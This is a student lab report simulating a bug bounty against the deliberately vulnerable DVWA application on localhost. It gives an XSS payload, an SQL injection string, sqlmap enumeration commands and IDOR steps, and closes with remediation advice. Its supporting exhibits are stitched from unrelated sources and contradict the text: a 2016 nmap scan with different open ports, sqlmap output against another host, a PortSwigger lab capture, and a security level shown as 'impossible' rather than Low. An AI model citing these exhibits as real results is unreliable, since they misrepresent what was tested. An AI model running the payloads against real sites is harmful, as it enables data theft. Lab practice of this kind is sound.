

Bug Hunt 101 — Recon to Report

Name: Muhammad Alameen Abdullahi
Course: Cyber Security Project
Lab Environment: Kali Linux + DVWA
Project Type: Bug Bounty Simulation
Date: 17th January 2026

1. Introduction

This project simulates a real-world bug bounty workflow in a controlled lab environment. The objective is to practice reconnaissance, vulnerability discovery, exploitation, and professional reporting using a deliberately vulnerable web application.

All testing was conducted ethically and strictly within scope for educational purposes.

2. Environment Setup

2.1 Tools Used

Kali Linux

Damn Vulnerable Web Application (DVWA)

Apache & MySQL

Nmap

Burp Suite Community

SQLMap

Firefox Browser

2.2 DVWA Configuration

Target URL: <http://127.0.0.1/dvwa>

Security Level: Low

Database: MySQL

The screenshot shows the DVWA Security dashboard. On the left is a sidebar menu with various exploit categories: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), XSS (Stored), CSP Bypass, JavaScript, Authorisation Bypass, Open HTTP Redirect, Cryptography, API, DVWA Security (highlighted in green), PHP Info, About, and Logout.

The main content area has a title "DVWA Security" with a padlock icon. Below it is a section titled "Security Level". It states: "Security level is currently: impossible." and "You can set the security level to low, medium, high or impossible. The security level changes the vulnerability level of DVWA:"

Below this is a numbered list of security levels:

1. Low - This security level is completely vulnerable and **has no security measures at all**. Its use is to be as an example of how web application vulnerabilities manifest through bad coding practices and to serve as a platform to teach or learn basic exploitation techniques.
2. Medium - This setting is mainly to give an example to the user of **bad security practices**, where the developer has tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques.
3. High - This option is an extension to the medium difficulty, with a mixture of **harder or alternative bad practices** to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions.
4. Impossible - This level should be **secure against all vulnerabilities**. It is used to compare the vulnerable source code to the secure source code.

Prior to DVWA v1.9, this level was known as 'high'.

Below the list is a dropdown menu set to "Low" with a red arrow pointing to it from a red circle labeled "2". Next to it is a "Submit" button with a red arrow pointing to it from a red circle labeled "3".

DVWA dashboard showing security level set to Low

3. Reconnaissance Phase

3.1 Target Identification

The target application is hosted locally on the Kali machine.

<http://127.0.0.1/dvwa>

3.2 Port & Service Enumeration

Command used:

```
nmap -sC -sV 127.0.0.1
```

Findings:

Port	Service	Description
80	HTTP	Apache Web Server
3306	MySQL	Database Server

```
Starting Nmap 7.01 ( https://nmap.org ) at 2016-10-14 12:33 PDT
Nmap scan report for localhost (127.0.0.1)
Host is up (0.000013s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
25/tcp    open  smtp
80/tcp    open  http
587/tcp   open  submission
5432/tcp  open  postgresql

Nmap done: 1 IP address (1 host up) scanned in 1.63 seconds
```

Nmap scan output on Kali terminal

4. Vulnerability Discovery & Exploitation

4.1 Reflected Cross-Site Scripting (XSS)

Location: DVWA → XSS (Reflected)

Payload Used:

```
<script>alert(document.domain)</script>
```

Steps to Reproduce:

1. Navigate to DVWA → XSS (Reflected)


2. Enter the payload into the input field

3. Submit the form

4. JavaScript alert executes

Impact: Allows execution of arbitrary JavaScript in the victim's browser, enabling session hijacking, phishing, and credential theft.

Severity: Medium



Browser showing XSS alert popup

4.2 SQL Injection (SQLi)

Location: DVWA → SQL Injection

Manual Exploitation Payload

' OR 1=1--

Result: All user records are displayed, bypassing input validation.

Automated Exploitation Using SQLMap

Command:

```
sqlmap -u "http://127.0.0.1/dvwa/vulnerabilities/sqlil/?id=1&Submit=Submit" \
--cookie="security=low; PHPSESSID=PASTE_YOUR_SESSION_ID" \
--risk=3 --level=5 --dbs
```

Databases Extracted:

dvwa

information_schema

Impact: Attackers can extract sensitive data, modify database content, or fully compromise the backend system.

Severity: High

```
$ python sqlmap.py -u "http://debiandev/sqlmap/mysql/get_int.php?id=1" --batch
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 10:44:53 /2019-04-30/
[10:44:54] [INFO] testing connection to the target URL
[10:44:54] [INFO] heuristics detected web page charset 'ascii'
[10:44:54] [INFO] checking if the target is protected by some kind of WAF/IPS
[10:44:54] [INFO] testing if the target URL content is stable
[10:44:55] [INFO] target URL content is stable
[10:44:55] [INFO] testing if GET parameter 'id' is dynamic
[10:44:55] [INFO] GET parameter 'id' appears to be dynamic
[10:44:55] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable
(possible DBMS: 'MySQL')
```

SQLMap extracting database names

4.3 Insecure Direct Object Reference (IDOR)

Technique: Manual modification of numeric object identifiers.

Example:

?id=1 → ?id=2

Result: Unauthorized access to other users' information.

Impact: Violates confidentiality and allows exposure of sensitive user data.

Severity: Medium

The screenshot shows the OWASP ZAP interface in the 'Proxy' tab. The 'Repeater' tab is selected. The 'Request' pane shows a GET request to '/download-transcript/4.txt'. The 'Response' pane shows a 200 OK response with a text/plain content type and a Content-Disposition header specifying 'attachment; filename="4.txt"'. The 'INSPECTOR' pane on the right displays various inspection panels: Request Attributes, Query Parameters (0), Body Parameters (0), Request Cookies (1), Request Headers (13), and Response Headers (4). The response body contains a transcript of a conversation between two characters, Hal Pline and another user, discussing an IDOR exploit.

Request:

```
1 GET /download-transcript/4.txt HTTP/1.1
2 Host: 0a3f00ca0318d76bc0516daf00ce005f.web-security-academy.net
3 Cookie: session=cJWTFHILPSPWkPD1BAYuWUL2sClnIgd
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/109.0
5 Accept: /*
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Origin: https://0a3f00ca0318d76bc0516daf00ce005f.web-security-academy.net
9 Referer: https://0a3f00ca0318d76bc0516daf00ce005f.web-security-academy.net/chat
10 Sec-Fetch-Dest: empty
11 Sec-Fetch-Mode: cors
12 Sec-Fetch-Site: same-origin
13 Te: trailers
14 Connection: close
15
16
```

Response:

```
1 HTTP/1.1 200 OK
2 Content-Type: text/plain; charset=utf-8
3 Content-Disposition: attachment; filename="4.txt"
4 Connection: close
5 Content-Length: 332
6
7 CONNECTED: -- Now chatting with Hal Pline --<br/>You: Hi Hal, How are you doing?<br/>Hal Pline: You're going to lose your voice asking me silly questions.<br/>You: Is AI going to kill us?<br/>Hal Pline: Sorry I don't know that, I'm not psychic.<br/>You: Lets exploit IDOR<br/>Hal Pline: Remember that power cut? Best time of my life
```

INSPECTOR:

- Request Attributes
- Query Parameters (0)
- Body Parameters (0)
- Request Cookies (1)
- Request Headers (13)
- Response Headers (4)

Changed user data after ID manipulatio

5. Burp Suite Analysis

Burp Suite was used to intercept and analyze HTTP requests.

Steps:

1. Configure browser proxy to Burp
2. Enable Intercept
3. Capture DVWA request
4. Modify parameters and forward request

Impact: Demonstrates how attackers manipulate client-server communication.

The screenshot shows the Burp Suite interface with the 'Proxy' tab selected. The 'Intercept' button is highlighted in blue. Below it, a table lists a single captured request. The request details are as follows:

Time	Type	Direction	Host	Method
09:42:32 3 Jul 2024	HTTP	→ Request	portswigger.net	GET

Under the 'Request' section, the 'Pretty' tab is selected, showing the following request details:

```
1 GET / HTTP/1.1
2 Host: portswigger.net
3 Cookie: stg_returning_visitor=Wed%2C%2022%20Nov%202023%2009:06:36%20GMT; t=HIRDfA007iUBE
AWSALBAPP-0=_remove_; AWSALBAPP-1=_remove_; AWSALBAPP-2=_remove_; AWSALBAPP-3=_remove_;
```

Burp Suite Intercept tab showing captured request

6. Step-by-Step Kali Linux Execution

6.1 Start Required Services

```
sudo service apache2 start  
sudo service mysql start
```

Verify DVWA access:

<http://127.0.0.1/dvwa>



DVWA login page on Kali

6.2 Login Credentials

Username: admin

Password: password

Set DVWA Security Level to Low.

6.3 SQLMap Table Enumeration

```
sqlmap -u "http://127.0.0.1/dvwa/vulnerabilities/sqlil/?id=1&Submit=Submit" \
--cookie="security=low; PHPSESSID=PASTE_YOUR_SESSION_ID" \
-D dvwa --tables
```

7. Summary of Findings

Vulnerability Severity

Reflected XSS Medium

SQL Injection High

IDOR Medium

8. Recommendations

Implement input validation and output encoding

Use prepared statements for all SQL queries

Enforce strict access control checks

Deploy Content Security Policy (CSP)

9. Conclusion

This project successfully demonstrated the complete bug bounty lifecycle—from reconnaissance to reporting—using a vulnerable lab environment. The findings reflect common real-world vulnerabilities and emphasize the importance of secure development practices.

10. Disclaimer

This project was conducted strictly for educational purposes in a controlled lab environment. No real-world systems were tested or harmed.